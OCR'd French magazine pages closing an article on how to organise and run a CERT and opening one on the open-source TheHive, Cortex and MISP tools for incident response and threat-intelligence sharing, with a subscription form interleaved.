Comme nous l'évoquons plus haut, le partage de ces informations ou renseignements est un enjeu fondamental pour les CERT. Si la confidentialité peut être un frein au partage, c'est pourtant bien pour gérer les crises majeures et anticiper les incidents que les CERT ont été créés, il faut donc savoir partager l'information. Le partage se fait en respectant des consignes d'échange communes : le *Traffic Light Protocol* ou TLP **[TLPDEF]** ou selon les lois applicables pour les informations classifiées. Ces échanges peuvent également être anonymisés, pour ne pas citer la source ou la victime d'un incident. La règle de Chatham House **[CH]** est communément utilisée pour cela. La confiance et l'anonymat sont primordiaux pour assurer un partage efficace et respectueux des partenaires.

Note

Il faut donner pour recevoir. Vous devrez faire preuve de pédagogie avec votre management et plus généralement votre *constituency* : ils devront comprendre et accepter le partage de certains incidents. Il faut pouvoir leur démontrer la valeur de ces échanges et apporter toutes les garanties nécessaires pour préserver l'anonymat et la confidentialité de ces informations sensibles.

3.4 Détection

La détection est peut-être la fonction la plus délicate à mettre en place. Alimentée par la fonction d'anticipation (*threat Intelligence* à froid) en continu et la fonction de réaction (*threat intelligence* à chaud) lors d'incidents, elle a la difficile tâche de trouver une aiguille dans un lac de données.

Si le choix de l'outillage est critique, son intégration (architecture, configuration, *capacity planning*, etc.) dans le système d'information de l'entité l'est tout autant. Il est trivial de « foirer son SOC ». Les exemples ne manquent pas...

Une approche de construction par cliquet (petit à petit) semble favorable. Il vaut mieux avoir un SIEM sur peu de sources, mais de qualité qu'une multitude mal intégrées et mal disséquées. Il est également inutile d'espérer détecter correctement sans une qualité et une complétude des logs sous-jacents. Le sujet est abordé plus en détail dans l'article de Frédéric Le Bastard dédié à la LPM.

Note

Les indicateurs de la fonction de détection doivent être mûrement réfléchis pour mesurer la capacité de détection des attaques et non que vos systèmes sont allumés. Le nombre de détections par les anti-virus ou le nombre d'événements collectés par seconde par le SIEM ne sont pas réellement pertinents.

3.5 Réaction

Le réaction consiste en l'ensemble des actions permettant d'analyser, de contenir et de remédier à un incident en provenance de la fonction de détection.

La réaction doit s'appuyer sur un processus clair, notamment sur les étapes à suivre. Il ne faut pas non plus tomber dans l'excès inverse. On observe régulièrement une volonté de « mise sous processus » extrême des CSIRT - et encore plus des SOC -, où certains recherchent un processus dans lequel les analystes n'auraient plus à réfléchir (il est alors possible d'externaliser à l'autre bout du monde...). Si vos analystes n'ont plus à réfléchir pour

agir, il est sûrement préférable de les remplacer par des scripts. Pardon, nous voulons dire par de l'Intelligence Artificielle. D'ailleurs certains grands prestataires ont récemment « grefff[é] de l'intelligence » dans leur SOC... C'est révélateur de ce type de démarche. Un équilibre doit être trouvé entre cadre d'intervention et liberté d'action du gestionnaire d'incidents (*Incident Handler* / IH).

Le CERT ne travaille jamais seul. La réaction est sa fonction la plus dépendante des autres équipes sécurité ou IT avec lesquelles il interagit. Le CERT doit se positionner comme un chef d'orchestre. Il doit s'assurer que les plans d'action sont cohérents et que les actions sont réalisées, quitte à relancer les équipes encore et encore. Et encore. Et encore... Cette inertie permanente contre laquelle les gestionnaires d'incidents doivent se battre au quotidien (en plus de leur lutte contre des loups, des chats, des ours et des pandas) créera inexorablement une certaine « fatigue ». C'est une réalité à l'instar de la « fatigue des analystes » de la fonction détection. Une façon de réduire cet abattement consiste à constituer une équipe tournante dont l' « IH on duty » change régulièrement. C'est une organisation adoptée par de nombreuses équipes.

Au-delà des compétences des analystes et de la bonne organisation des équipes impliquées (IT, métiers, etc.), l'outillage est clé pour cette fonction. Une plateforme de gestion d'incidents moderne fera toute la différence pour la fonction de réaction (et si elle génère les indicateurs pour le reporting c'est encore mieux). Les cinq dernières années ont vu émerger de nombreuses plateformes de qualité, libres et gratuites ou en haut à droite du Gartner. Tout le monde peut maintenant y trouver son compte. Un des objectifs sera de connecter la plateforme de gestion d'incidents aux sources de renseignements sur les menaces, aux plateformes d'analyses de code malveillant, etc. Moins les gestionnaires d'incidents devront changer d'environnements et plus ils seront à l'aise dans leur mission (cf. l'article outillage de Saâd Kadhi dans ce dossier).

Note

Gérer des incidents au quotidien est psychologiquement éprouvant à long terme. Il est important de préserver les analystes. Des tâches clairement définies, une organisation adéquate et un outillage adapté seront d'une grande aide.

Opérer un CERT nécessite également des outils particuliers. Cela doit être clair pour l'entité qui décide de monter une telle équipe. Un CERT a avant tout besoin d'un réseau dédié pour les investigations en général et pour les analyses de codes malveillants en particulier. L'ensemble des outils utilisés ne sont pas standard et nécessitent pour un grand nombre des privilèges administrateurs (accès bas niveau aux périphériques par exemple). Il est important de prendre en compte le temps nécessaire à l'administration de ce réseau dédié par l'équipe. Mais cela est également d'un grand intérêt opérationnel. Plus une équipe a une bonne connaissance des systèmes qu'elle est amenée à analyser, plus elle est en capacité de le faire correctement. Rien de tel que d'administrer un Active Directory Windows, des serveurs GNU/Linux et des laptops macOS pour maintenir les analystes inforensiques à jour sur les modifications de ces systèmes dans le temps. Enfin, l'investigation numérique nécessite de nombreux essais pour reproduire l'exploitation d'une vulnérabilité, l'exécution d'un code malveillant, le déplacement latéral d'un attaquant, etc. Les machines virtuelles sont légion au sein d'un CERT.

Concernant la rétro-ingénierie de codes malveillants, de nombreux outils sont disponibles et là encore le plus cher n'est pas forcément le meilleur... Plusieurs petites structures proposent d'excellents produits d'analyse statique et surtout dynamique (bac à sable) de maliciels. Ils coûtent généralement beaucoup moins cher que les produits des « gros » du marché. Revers de la médaille, ils sont souvent plus délicats à utiliser pour des équipes peu matures. Là aussi, c'est en forgeant que l'on devient forgeron. Une équipe technique et impliquée et qui va au fond des sujets sera la plus capable d'utiliser les outils les plus « bruts de décoffrage ».

Note

Un CERT a besoin d'un système d'information autonome pour être efficace. Cela nécessite du temps d'administration, mais permet à l'équipe d'obtenir et conserver un bon niveau de connaissance sur ces systèmes. Les outils les plus onéreux ne sont pas nécessairement les plus adaptés ni les plus efficaces.

3.6 Activités post-incident et leçons retenues

La fonction des « lessons learned » est fondamentale, car elle permet d'améliorer l'ensemble du processus, de l'anticipation à la réaction. Malheureusement, on observe trop souvent que le temps nécessaire à cette amélioration n'est pas toujours sanctuarisé par les différents acteurs. « *Le problème est réglé, il faut retourner au quotidien* ». Là encore, le CERT ne doit pas essayer de tout améliorer seul. Un plan d'action doit être défini selon la sévérité de l'incident et il est nécessaire de trouver des relais dans la chaîne SSI pour assurer son suivi. Si le processus fonctionne correctement, les plans d'action seront de plus en plus courts et la gestion d'incidents deviendra du « business as usual ». C'est à ce moment qu'il faudra rester vigilant pour que les acteurs restent conscients des menaces. Un jour un malware reçu par e-mail se révèlera plus pénible qu'à l'habitude.

Note

Comme tout processus visant une amélioration continue, il est fondamental de tirer un bilan - aussi sommaire soit-il - d'un incident afin d'améliorer l'anticipation, la détection et la réaction.

Conclusion

Les dix, voire cinq dernières années ont vu une prise de conscience massive et un développement très important des CERT à travers le monde. Les équipes s'organisent, s'outillent et coopèrent de plus en plus au quotidien et c'est tant mieux ! En revanche, cette très forte augmentation de l'activité est également source d'annonces et d'actions très contre-productives. Le « Cyber all the things » fait rage et a amené beaucoup d'acteurs à vendre aux CERT ce qu'ils maîtrisent mal ou tout simplement ce qui a le vent en poupe (#jesuisvénal). Sans sous-estimer la puissance des SOC prescriptifs à base d'intelligence artificielle quantique, il reste essentiel de se concentrer sur les fondamentaux de la gestion d'incidents et de leurs corollaires avant que l'on appelle également au « back to basics » dans ces équipes. L'organisation, les savoir-faire de l'équipe et un outillage réfléchi et adapté restent les piliers d'un CERT efficace. ■

Remerciements

Un grand merci à l'ensemble des auteurs et des relecteurs du dossier. Des remerciements tous particuliers à mon ancienne équipe, à mon équipe actuelle et à l'ensemble des CSIRT qui nettoient Internet avec une petite cuillère.

Références

[OIV] Protection des OIV en France : https://www.ssi.gouv.fr/entreprise/protection-des-oiv/protection-des-oiv-en-france/

[CONST] La *constituency* décrit l'ensemble des entités organisationnelles et géographiques qui constituent le périmètre d'activité d'un CERT.

[CERT/CC] CERT/CC Incident Management Publications : http://www.cert.org/incident-management/publications/

[NIST] NIST Special Publication 800-61 Rev 2 : https://www.nist.gov/publications/computer-security-incident-handling-guide?pub_id=911736

[ENISA] ENISA, Good Practice Guide for Incident Management : https://www.enisa.europa.eu/publications/good-practice-guide-for-incident-management

[ENISAMATURITY] ENISA, Study on CSIRT Maturity – Evaluation Process : https://www.enisa.europa.eu/publications/study-on-csirt-maturity-evaluation-process

[NIST-IR] NIST SP 800 61R2 : https://www.nist.gov/publications/computer-security-incident-handling-guide

[TLPDEF] Traffic Light Protocol : https://www.us-cert.gov/tlp

[CH] Chatham House Rule : https://fr.wikipedia.org/wiki/R%C3%A8gle_de_Chatham_House

THEHIVE, CORTEX ET MISP : LA CYBERDÉFENSE À PORTÉE DE MAIN

Saâd KADHI – saad@thehive-project.org
TheHive Project

mots-clés : ***DFIR / CYBER THREAT INTELLIGENCE / CTI / RI/IN / INVESTIGATIONS NUMÉRIQUES / PLATEFORME / INTÉGRATION / REST / API / LOGICIEL LIBRE / CERT / CSIRT / SOC / SIRP / ÉCOSYSTÈME***

Un CSIRT ou un SOC ne saurait être efficace sans des outils appropriés. Certes, l'organisation de l'équipe, l'écriture et la diffusion de procédures adaptées au périmètre à défendre et régulièrement maintenues, ainsi qu'une veille continue sont essentielles pour être en mesure de défendre un système d'information contre les viles attaques qui le visent. Mais le choix d'outils destinés à faciliter autant que possible le renseignement sur les menaces, la réponse à incidents de sécurité informatique et les investigations numériques se révèlent tout aussi importants. D'autant plus que nous vivons à une époque où les aigrefins de tout acabit pullulent. La collaboration étroite entre les membres d'un CSIRT ou d'un SOC et le partage avec leurs pairs sont donc choses vitales...

My detection is your protection, *Sharing is caring*, et d'autres formules-choc dont raffolent les Anglo-saxons, peuplent nombre de présentations effectuées lors d'évènements consacrés à la cybersécurité depuis ces cinq dernières années. Leur objectif ? Exhorter les différents acteurs de ce domaine à l'ouverture et au partage de marqueurs de compromission. Et cela fonctionne.

Aujourd'hui, il suffit à une équipe de cyberdéfense **[CDEF]** de rejoindre des organismes fédérateurs tels que Trusted Introducer ou le FIRST ou d'établir des relations de confiance avec d'autres CSIRT **[TERM]** tels que le CIRCL pour avoir accès à des marqueurs de compromission (IOC ou *Indicators of Compromise*), parfois à foison. Le SOC pourrait aussi se contenter de lire les nombreux rapports publiés par moult fournisseurs de CTI (*Cyber Threat Intelligence*) et de services de RI/IN (Réponse à Incidents de sécurité informatique et Investigations Numériques) et d'en extraire les IOC pour les rechercher au sein du SI. Mais au fur et à mesure que l'on élargit son réseau de confiance, on en collecte de plus en plus, variant en pertinence sans parler de l'absence régulière de contexte. On risque alors l'abattement patenté.

Flairant le bon filon, des entreprises se mirent à proposer des solutions plus ou moins efficaces, mais surtout soutenues par une faconde marketing de premier ordre, pour stocker, trier, enrichir, rechercher et partager les IOC. Mais avant de devenir marqueur, un IOC commence sa vie comme *observable* ; soit un élément, souvent technique, recensé durant une investigation : adresses IP, fichiers suspects, URL, informations whois, adresses électroniques, sujets de courriel, etc. Nous pourrions donc en récolter un nombre très important, avant d'en qualifier une partie d'IOC, et d'y ajouter d'autres, obtenus de pairs et de partenaires.

1 Soyez sympas, rembobinez

Pour identifier des *observables* et décider dans un second temps s'ils sont dignes du rang d'IOC, il est nécessaire de mettre en place des règles de détection et de corrélation, un circuit pour recevoir les signalements d'utilisateurs ou de tierces personnes, des mécanismes de contrôle, des dispositifs de cybersurveillance visant à sonder le Web surfacique ou profond à la recherche d'informations indiquant la préparation d'une attaque, caractérisant une divulgation de données ou l'usurpation d'une des identités numériques de l'entreprise. Et c'est là que les problèmes commencent. Car il faudra alors faire face à une avalanche d'évènements de sécurité qu'il est essentiel de qualifier pour flairer le loup, le chat, l'ours ou le panda dans la cyberbergerie. Or les

SI sont de plus en plus complexes et interconnectés et les technologies qui les animent labiles. Nous devons donc nous armer pour pouvoir absorber un déferlement d'informations, de détections et de signalements provenant de plusieurs sources de qualité variable, tout en maintenant des temps de traitement raisonnables grâce à l'automatisation et à une optimisation continue de tâches chronophages quand cela est faisable.

Pour aider les CSIRT à répondre à de tels challenges, un écosystème libre et gratuit a vu le jour. Constitué de TheHive, une plate-forme de RI/IN, de Cortex, un moteur d'analyse d'*observables* (et par extension d'IOC) à grande échelle, et de MISP (*Malware Information Sharing Platform*), le standard de facto de CTI et de partage de marqueurs, il permet aux membres d'une équipe de cyberdéfense de :

- collecter les évènements de sécurité en un point central ;
- les qualifier et démarrer facilement une investigation en cas d'incident potentiel ;
- se répartir les tâches tout en s'assurant que tous les participants sont au même niveau d'information ;
- récupérer les IOC fournis par d'autres pour prise en compte dans une investigation en cours ou utilisation dans le cadre d'une nouvelle enquête ;
- automatiser l'analyse d'*observables* ;
- faire appel à la « mémoire » collective pour savoir si un *observable* a déjà été vu dans le cadre d'une investigation et le traitement qui s'en est suivi ;
- partager toute ou partie des IOC résultants d'une investigation avec leurs pairs et partenaires afin de les aider à mieux défendre leurs SI ou ceux de leurs clients ; en maîtrisant, dans une certaine mesure, leur diffusion.




Fig. 1 : Vue simplifiée de l'écosystème constitué par TheHive (représenté par une abeille), Cortex (représenté par un cerveau) et MISP

Ces trois logiciels, souvent utilisés de concert, sont tous publiés sous licence AGPLv3. Les deux premiers sont développés par TheHive Project **[THP]**, tandis que le dernier est proposé par MISP Project **[MISPP]**. Très bien intégrés les uns aux autres comme nous allons le voir plus loin, l'écosystème qu'ils constituent peut interagir avec d'autres logiciels de RI/IN et de CTI tel que YETI, une solution de *threat hunting* mentionnée dans l'article de Thomas Chopitea de ce même dossier.

Nous vous proposons maintenant une succincte exploration de TheHive et de Cortex et de leurs imbrications, aussi bien mutuelle qu'avec MISP. Ce dernier, disponible depuis plus longtemps, bénéficie d'une grande notoriété et les lecteurs intéressés pourront trouver une foisonnante documentation sur Internet.

2 Une ruche à l'œuvre

Représenté par une abeille dans la figure 1, TheHive est un SIRP (*Security Incident Response Platform*). Il permet aux membres d'un CSIRT de travailler de manière collaborative, d'assigner des tâches à différentes personnes au sein de l'équipe et d'en suivre l'avancement tout en entreposant les *observables* découverts durant les investigations et de mettre au grand jour d'éventuelles relations avec des enquêtes passées. Utilisé conjointement avec Cortex, que nous allons couvrir plus bas, il permet aux utilisateurs d'analyser très facilement ces *observables* et d'en déduire si l'incident potentiel en cours d'examen est un vrai positif ou pas.

2.1 Houston, on a un problème

En plus du travail collaboratif, du stockage d'*observables* et d'IOC, de leur analyse et de leur recherche, TheHive peut recevoir des évènements de sécurité d'une multitude de sources, regroupées sous la dénomination d'*Alert Feeders*, telles qu'un IDS/IPS, un SIEM, ou un système de messagerie. Nous avons connaissance de plusieurs entreprises qui ont mis en place la remontée d'évènements et de signalements depuis une messagerie Outlook ou de solutions de collecte et de corrélation de logs tels que QRadar ou Splunk **[SPAPP]**.

Ceci est possible grâce à l'API REST proposée par ce SIRP et à la mise à disposition de la librairie Python TheHive4py **[TH4P]**. L'utilisation de ce langage n'est toutefois pas nécessaire pour interagir avec l'API.

Par ailleurs, TheHive peut aussi être synchronisé avec une ou plusieurs instances de MISP. Ainsi, lorsqu'un *event* MISP est créé ou mis à jour, il est visible dans le volet ***Alerts*** de l'interface graphique de l'application avec les autres alertes, reçues des sources précitées. Les analystes sécurité peuvent




Fig. 2 : Volet « Alerts » de TheHive.

alors les prévisualiser avant de décider de lancer une nouvelle investigation ou de compléter une enquête existante avec les données fraîchement reçues. En effet, lorsqu'une alerte est affichée, TheHive montre le nombre d'*observables* et d'IOC qu'elle a en commun avec des investigations en cours ou achevées. Si l'analyste décide d'importer l'alerte, elle devient alors un *case*.

Note

Un *event* MISP est un objet représentant le résultat d'une investigation numérique suite à un incident de sécurité informatique (tentative d'attaque ou compromission avérée). Un *event* est constitué d'un ou plusieurs attributs. Un attribut est soit un IOC (type, valeur), soit un élément de contextualisation tel qu'un commentaire ou un lien vers une référence.

2.2 Cases, tâches et worklogs

Un *case* correspond à une investigation. En plus de métadonnées telles que la date de création, le responsable de l'investigation, une description, des liens, un niveau de criticité, le TLP, les relations avec d'autres enquêtes ou des champs configurables dits *custom fields* (service ou département concerné, filiale impactée, nom du groupe d'attaquants...), un *case* est constitué d'un ensemble de tâches (identifier le maliciel, analyser les logs du site web, communiquer en interne ...) et d'*observables*.

Chaque tâche a un propriétaire principal. Toutefois, tout utilisateur disposant d'un droit d'écriture peut y contribuer. Le propriétaire ou les éventuels contributeurs peuvent consigner l'avancement de la tâche dans des *worklogs* ; entrées qu'on peut saisir en Markdown ou à l'aide d'un éditeur de texte enrichi et auxquelles on peut joindre un fichier (journaux à analyser par exemple).

S'ils ne sont pas directement récupérés depuis une alerte, les *observables* peuvent être ajoutés un à un ou par lots. L'analyste doit alors spécifier le TLP associé (**AMBER** par défaut), car ce dernier influera sur le traitement qui pourra en être fait ultérieurement. L'analyste doit aussi ajouter une description ou des balises, qualifiées de *labels* (provenance, précisions complémentaires ...). Si un *observable* a déjà été inclus dans un *case* existant, une indication visuelle sera ajoutée et les deux *cases* seront liés. Enfin, l'analyste pourra marquer un ou plusieurs *observables* comme IOC.

Comme nous l'écrivons plus haut, les *observables* peuvent être analysés de différentes façons à l'aide de Cortex : interrogation de VirusTotal, recherche dans des instances de MISP, soumission à PassiveTotal ou à Cuckoo... Pour cela, TheHive fait appel à un ou plusieurs services Cortex. À chaque fois qu'une action est effectuée dans TheHive, un fil qui ressemble à une *timeline* Twitter appelé *Live Stream* est mis à jour. Ainsi, chaque analyste qui le consulte aura de fraîches informations.

Les *cases* peuvent être créés à partir de zéro ou depuis des modèles prédéfinissant les tâches, les champs personnalisables, la criticité, le TLP... Ces mêmes modèles peuvent servir à la transformation d'une alerte en *case*. L'analyste peut alors utiliser un modèle associé par l'administrateur à un type d'alertes donné ou en choisir un autre.

L'investigation bien avancée, voire achevée, l'équipe pourra extraire les IOC du *case* associé et, l'âme généreuse, les partager avec ses pairs et partenaires en les exportant vers une ou plusieurs instances MISP auxquelles ils ont préalablement accès. La boucle sera pour ainsi dire... bouclée.

Abonnez-vous !

PARTICULIERS,

➡ Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres !

➡ ...ou renvoyez-nous le document au verso complété !

PROFESSIONNELS,

➡ Rendez-vous sur :

proboutique.ed-diamond.com

pour consulter toutes les offres dédiées !

➡ ...ou renvoyez-nous le document au verso complété !

VOICI LES OFFRES D'ABONNEMENT AVEC MISC !

CHOISISSEZ VOTRE OFFRE ! Prix TTC en Euros / France Métropolitaine*

Offre	ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC
MC	6n° MISC	☐ MC1	45 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €
	LES COUPLAGES AVEC NOS AUTRES MAGAZINES		
B	6n° MISC + 11n° GLMF	☐ B1	109 €
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	☐ B+1	185 €
C	6n° MISC + 6n° LP + 11n° GLMF	☐ C1	149 €
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	☐ C+1	249 €
I	6n° MISC + 6n° HK*	☐ I1	79 €
I+	6n° MISC + 2n° HS + 6n° HK*	☐ I+1	99 €
L	6n° MISC + 6n° HK* + 11n° GLMF + 6n° LP	☐ L1	189 €
L+	6n° MISC + 2n° HS + 6n° HK* + 11n° GLMF + 6n° HS + 6n° LP + 3n° HS	☐ L+1	289 €

Les abréviations des offres sont les suivantes : GLMF = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**

❑ **Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

TheHive a d'autres fonctionnalités intéressantes telles que la génération de tableaux de bord et de statistiques, mais qui dépassent le cadre de cet article. Il est temps à présent de nous pencher sur Cortex.

3 Du temps de cerveau disponible pour mieux travailler

Nous avons constaté tout au long d'une décennie passée à travailler quasi exclusivement dans le domaine très mouvant du RI/IN ainsi que dans les champs brumeux du renseignement sur les cybermenaces que de nombreux outils se chevauchent et font peu ou prou la même chose. Certains sont mal documentés, ne fonctionnent que sous certaines conditions ou ne font pas l'objet de mises à jour régulières et fort nécessaires. D'autres, efficaces, sont confidentiels et mériteraient d'être largement utilisés.

Un autre problème que nous avons relevé est la sempiternelle répétition de tâches. Les analystes sécurité réitèrent souvent les mêmes opérations pour décider si tel ou tel événement de sécurité est un incident ou pas ou si tel élément technique correspond aux TTP (Techniques, Tactiques et Procédures) d'un groupe d'attaquants bien identifié. Aussi doivent-ils fréquemment copier tel élément d'une interface pour le coller dans une autre, interroger tel service, ou lancer telle commande pour la énième fois. Nous pouvons imaginer aisément que cela puisse conduire d'aucuns à abuser de substances illicites ou à se reconvertir dans l'élevage porcin en Bretagne.

Prenons par exemple une investigation au cours de laquelle nous recensons des empreintes cryptographiques. Il est fort probable que nous soyons amenés à interroger VirusTotal pour savoir si celles-ci sont connues d'un ou de plusieurs moteurs antiviraux. Ou alors à interroger une ou plusieurs instances MISP afin d'identifier les *events* qui les contiennent, récupérer les autres attributs contenus dans ces *events* et les rechercher au sein du système d'information pour savoir si l'entreprise que nous devons défendre a fait l'objet d'une compromission ou pas.

Or l'analyste sécurité est une ressource relativement rare sur le marché. Lui demander de faire régulièrement des opérations fastidieuses, dont il pourrait pleinement se passer pour se concentrer sur son métier et apporter une réelle valeur à l'entreprise, est une perte de temps et éventuellement un facteur de démotivation comme nous le soulignons plus haut. De même, il n'est pas nécessaire que chaque analyste ou presque sache programmer pour automatiser lui-même certaines tâches chronophages ou très répétitives. Enfin, il serait souhaitable de disposer de garde-fous pour éviter des pratiques hasardeuses dans le feu de l'action, pouvant porter préjudice à l'entreprise ou à des enquêtes menées par les forces de l'ordre ; telles que la soumission d'éléments confidentiels ou transmis par un tiers à l'analyste en **TLP:RED** à VirusTotal ou d'autres sites publics et donc visibles des attaquants.

3.1 Vous avez dit Cortex ?

Afin de faciliter le partage d'outils de RI/IN et de CTI et d'automatiser les analyses d'*observables* à grande échelle tout en les rendant accessibles au plus grand nombre (ç.à.d. sans devoir maîtriser les arcanes d'un outil ou les arguments sibyllins à fournir à tel programme en espérant que cela fonctionne) et en évitant certains dérapages, TheHive Project a rendu publique la solution Cortex **[CORT]** en février 2017.

Initialement embarqué au sein des premières versions de TheHive, l'équipe en charge du projet décida de faire de ce moteur d'analyse simple, mais puissant un produit indépendant. Il peut dès lors être installé seul ou en complément de TheHive et MISP.

Cortex a été créé pour analyser des *observables* et permettre à des concepteurs d'outils d'analyse de partager avec une relative facilité ces derniers avec la communauté CSIRT/SOC. Ainsi, un analyste sécurité n'aura plus besoin de développer son propre script pour apprécier l'innocuité d'une URL ou la nature malveillante d'un fichier. Au lieu de cela, il ferait appel à l'un des nombreux analyseurs Cortex déjà disponibles. Si toutefois aucun ne répond à son besoin, il peut demander la création d'un nouveau sur le dépôt GitHub correspondant **[CORA].** Un membre de la communauté d'utilisateurs pourrait alors le créer et le mettre à disposition de tous.

3.2 Analyseurs et saveurs

Un analyseur peut être développé dans n'importe quel langage de programmation supporté par Linux même si à l'heure actuelle tous ceux disponibles sont écrits en Python.

Pour faciliter leur écriture, le projet fournit un guide **[ANGI]**. Le développeur peut aussi s'inspirer des 27 analyseurs publiés pour créer le sien. Parmi ces derniers, citons en quatre contribués par différentes personnes ou entités :

- MISP Search, contribué par Nils Kuhnert du CERT-Bund et qui permet de rechercher différents types d'*observables* dans une ou plusieurs instances MISP. Si un *observable* est un attribut d'un ou plusieurs *events* MISP, ces derniers sont retournés avec tous leurs attributs ainsi que les liens correspondants pour consulter directement ces *events* dans l'interface MISP.
- Nessus, développé par Guillaume Rousse, utile pour sonder une adresse IP à l'aide du produit de même nom de la société Tenable Security Inc.. Cela permet à l'analyste de recueillir des informations sur un équipement potentiellement compromis ou ne faisant pas partie de l'inventaire : ports TCP/IP ouverts, vulnérabilités éventuelles, etc.
- CuckooSandbox, mis à disposition par Andrea Garavaglia du LDO-CERT pour soumettre un fichier ou une URL pour analyse à une instance du célèbre bac à sable libre.

